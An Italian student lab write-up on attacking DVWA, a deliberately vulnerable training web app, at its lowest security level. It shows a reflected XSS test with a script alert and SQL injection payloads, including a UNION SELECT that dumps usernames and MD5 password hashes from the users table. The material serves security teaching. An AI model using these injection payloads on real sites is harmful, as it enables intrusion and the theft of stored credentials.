

S6/L2

Nell'esercizio di oggi ci viene chiesto di raggiungere la DVWA e settare il livello di sicurezza a «LOW». Scegliere una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.


La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:

- XSS reflected.
- SQL Injection (non blind).


XSS reflected

Il Cross-Site Scripting (XSS) reflected è una vulnerabilità web in cui script dannosi vengono iniettati in un sito web e poi riflessi agli utenti. Questo accade quando l'input dell'utente non viene adeguatamente sanificato (nel senso che le informazioni fornite dall'utente non vengono filtrate correttamente prima di essere utilizzate).



Eseguendo alcune prove si può notare che questa vulnerabilità è presente



Inserendo un tag HTML si può notare che l'output viene modificato ciò vuol dire che i tag HTML vengono eseguiti



Lo stesso inserendo il codice Javascript `<script>alert("testo")</script>`.
Come si può notare anche questo codice viene eseguito aprendo una finestra pop-up



Questo consente all'attaccante di poter inserire ed eseguire uno script dannoso nella Web App.

SQL Injection

Si inserisce il valore che rappresenta un ID

The screenshot shows a web application interface with a sidebar menu on the left and a main content area on the right. The sidebar menu includes links for Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, and XSS reflected. The main content area is titled 'vulnerability: SQL Injection' and contains a 'User ID:' form with a text input field containing the number '4' and a 'Submit' button. Below the form, the results are displayed in red text: 'ID: 4', 'First name: Pablo', and 'Surname: Picasso'. Under the heading 'More info', there are three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.

Con la variabile (' OR ' a '=' a) si annulla il filtro e avere tutti i risultati possibili.

This screenshot shows the same web application interface as the previous one, but with the 'User ID:' form containing the SQL injection payload ' ' OR ' a '=' a'. The 'Submit' button is visible. Below the form, the results are displayed in red text, showing six different user records: 'ID: ' OR ' a '=' a', 'First name: admin', 'Surname: admin'; 'ID: ' OR ' a '=' a', 'First name: Gordon', 'Surname: Brown'; 'ID: ' OR ' a '=' a', 'First name: Hack', 'Surname: Me'; 'ID: ' OR ' a '=' a', 'First name: Pablo', 'Surname: Picasso'; and 'ID: ' OR ' a '=' a', 'First name: Bob', 'Surname: Smith'.

Il comando UNION, esegue un'unione tra due risultati (per esempio tra due SELECT)

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Vulnerability: SQL Injection

User ID:

ID: 'UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99